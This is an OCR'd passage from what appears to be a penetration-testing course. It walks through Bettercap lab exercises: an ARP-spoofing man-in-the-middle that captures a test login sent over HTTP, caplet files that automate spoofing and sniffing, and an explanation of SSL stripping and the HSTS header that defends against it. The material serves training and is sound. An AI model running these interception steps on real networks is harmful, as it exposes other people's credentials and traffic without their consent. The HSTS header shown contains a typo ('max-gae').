
Exercise 15: Intercepting HTTP traffic with Bettercap

HTTP traffic is not encrypted so when Man in the middle attack initiated against a target computer and that target is using http traffic to login to a site, all his traffic will visible to the hacker running MiMT attack even he can see his username and password. In the following exercise we are going to use Bettercap to intercept traffic from virtual Windows machine. when the windows user login to http website we will see his credentials because it is not encrypted.

- Start Kali and setup bettercap as shown in the screen shot below



- In Windows machine open web browser and go to the following website http://testing-ground.scraping.pro/login login as admin and password 12345



- Look at the Bettercap output in Kali

```
10.0.2.0/24 > 10.0.2.23  » [12:26:23] [net.sniff.https] sni MSEDGEWIN10 > https://www.google-analytics.com
10.0.2.0/24 > 10.0.2.23  » [12:26:23] [net.sniff.https] sni MSEDGEWIN10 > https://www.google-analytics.com
10.0.2.0/24 > 10.0.2.23  » [12:26:23] [net.sniff.https] sni MSEDGEWIN10 > https://www.google-analytics.com
10.0.2.0/24 > 10.0.2.23  » [12:26:23] [net.sniff.http.request] http MSEDGEWIN10 GET testing-ground.scraping.pr
o/favicon.ico
10.0.2.0/24 > 10.0.2.23  » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (16
 kB image/png)
10.0.2.0/24 > 10.0.2.23  » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (16
 kB image/png)
10.0.2.0/24 > 10.0.2.23  » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (1.
2 kB image/vnd.microsoft.icon)
10.0.2.0/24 > 10.0.2.23  » [12:26:23] [net.sniff.http.response] http 204.15.135.8:80 200 OK → MSEDGEWIN10 (1.
2 kB image/vnd.microsoft.icon)
10.0.2.0/24 > 10.0.2.23  » [12:26:28] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : cs9.wpc.v0cdn.net is 72.
21.81.200
10.0.2.0/24 > 10.0.2.23  » [12:26:28] [net.sniff.dns] dns 192.168.0.1 > MSEDGEWIN10 : cs9.wpc.v0cdn.net is 72.
21.81.200
10.0.2.0/24 > 10.0.2.23  » [12:26:28] [net.sniff.https] sni MSEDGEWIN10 > https://iecvlist.microsoft.com
10.0.2.0/24 > 10.0.2.23  » [12:26:28] [net.sniff.https] sni MSEDGEWIN10 > https://iecvlist.microsoft.com
10.0.2.0/24 > 10.0.2.23  » [12:26:42] [net.sniff.https] sni MSEDGEWIN10 > https://nav.smartscreen.microsoft.co
m
10.0.2.0/24 > 10.0.2.23  » [12:26:42] [net.sniff.https] sni MSEDGEWIN10 > https://nav.smartscreen.microsoft.co
m
10.0.2.0/24 > 10.0.2.23  » [12:26:42] [net.sniff.http.request] http MSEDGEWIN10 POST testing-ground.scraping.p
ro/login?mode=login
10.0.2.0/24 > 10.0.2.23  »
POST /login?mode=login HTTP/1.1
Host: testing-ground.scraping.pro
Referer: http://testing-ground.scraping.pro/login
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.
140 Safari/537.36 Edge/17.17134
Accept-Language: en-US
Content-Length: 19
Connection: Keep-Alive

usr=admin&pwd=12345

10.0.2.0/24 > 10.0.2.23  » [12:26:42] [net.sniff.http.request] http MSEDGEWIN10 POST testing-ground.scraping.p
ro/login?mode=login

POST /login?mode=login HTTP/1.1
Host: testing-ground.scraping.pro
Referer: http://testing-ground.scraping.pro/login
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
```


The https site that user accessed

User credentials in clear text


Exercise 16: Automating Bettercap attacks using Caplets

Bettercap has a feature called “caplet” , this feature allow automation of any job we need to do in Bettercap by typing the series of commands that required to do the job in text editor then save the file under the root directory with .cap extension. In the following exercise we are going to create .cap file for the previous exercise of arp spoofing and calling the .cap file from bettercap when we start Bttercap.


- Open mousepad text editor in Kali
- Inside mousepad type all the commands that entered in the previous exercise in order to start arp spoofing and sniff the result.




- Save the file to the /root directory



- Make sure that you exit previous Bettercap session by typing exit
- Type #betttercap -iface eth0 -caplet arpspoof.cap




- To make sure that arp.spoof run with all required modules enabled type >help




- To see all the available caplets that come with Better cap
  - #cd /usr/share/bettercap/caplets


- We need to move the arpspoof caplet that we created to /usr/share/bettercap/caplets



- Modify the arpspoof caplet file to have more sniffing capabilities by adding option to sniff local
    - #mousepad arpSpoof.cap Inside the file add the following line
    - Set net.sniff.local true



- Save the file
- To list all the Caplets that come part of bettercap Start bettercap
    - #bettercap -iface eth0
    - >caplets.show



Bypassing https

Bypassing https attack or in other words SSL Strip attack is a Man In The Middle (MITM) Attack by which a website secured with HTTPS is downgraded to HTTP, All traffic coming from the victim machine is routed to a proxy which is created by the attacker to force the victim machine to use HTTP instead of HTTPS. SSL strip was discovered by hackers through a simple observation that most users are not coming to SSL websites by directly typing in the URL or a bookmarked Https:// abc.com, visitors connect to a non-SSL site


and it gets redirected (HTTP 302 redirect), or they will connect to a non-SSL site which have a link to SSL site and they click that link. HSTS header is not a redirect instead, the website tells the user web browser to use HTTPS to connect to website.

HSTS.

HSTS (HTTP Strict Transport Security) is a web security technique that helps you protect against downgrade attacks, MiTM (Man in the middle) attacks, and session hijacking. HSTS accomplishes this by forcing web browsers to communicate over HTTPS and rejecting requests to use insecure HTTP. Originally drafted in 2009 by a group of PayPal employees, HSTS was first published in 2012. Today, the HSTS header is recognized by IETF as Internet Standard and has specified it in RFC 6797.

Why HSTS?

Man in the middle attack works very well in public Wi-Fi or any Wi-Fi that the attacker has access to, it is very easy for someone with knowledge and tools to lunch man in the middle attack and see the traffic of a victim if it is not encrypted, normally HTTPS encrypt the traffic from the victim web browser to the website, but MiTM (Man In The Middle) attack also have away to break HTTPS traffic by doing SSL stripping technique which is to force the web browser to use HTTP instead of HTTPS. Here HSTS header comes handy to protect HTTPS traffic from being downgraded by attacker to HTTP. The Website contain a header that tells the victim web browser to use only HTTPS to communicate with the website, the Web Browser then store this information and next time the user connect to the Website, even if the user type HTTP the browser automatically change it to HTTPS without communicating with the Website and therefore the traffic cannot be downgraded to HTTP and the SSL stripping will not work



How does HSTS Work?

If you want to enable HSTS on your website, first you must add an HTTPS header to the server.


Here is the header you should add: **Strict-Transport-Security: max-gae=expireTime; includeSubDomains; preload**

As far as the header is concerned, entering max-age is a must. Basically, it is the time for which you want HSTS on your site, it should be entered in seconds.

Apart from the max-age, one can enter includeSubDomains and preload flags if he wishes to. The flag includeSubDomains is entered to ensure that the entire website gets the protection of HSTS umbrella including its subdomains. Although it is not necessary to include it in the header, it is highly recommended. The preload flag you see at the end of the header is used to inform the browsers that website has been added in the HSTS preload list. You should include preload only if you have preloaded your domain(s). If not, leave it blank.

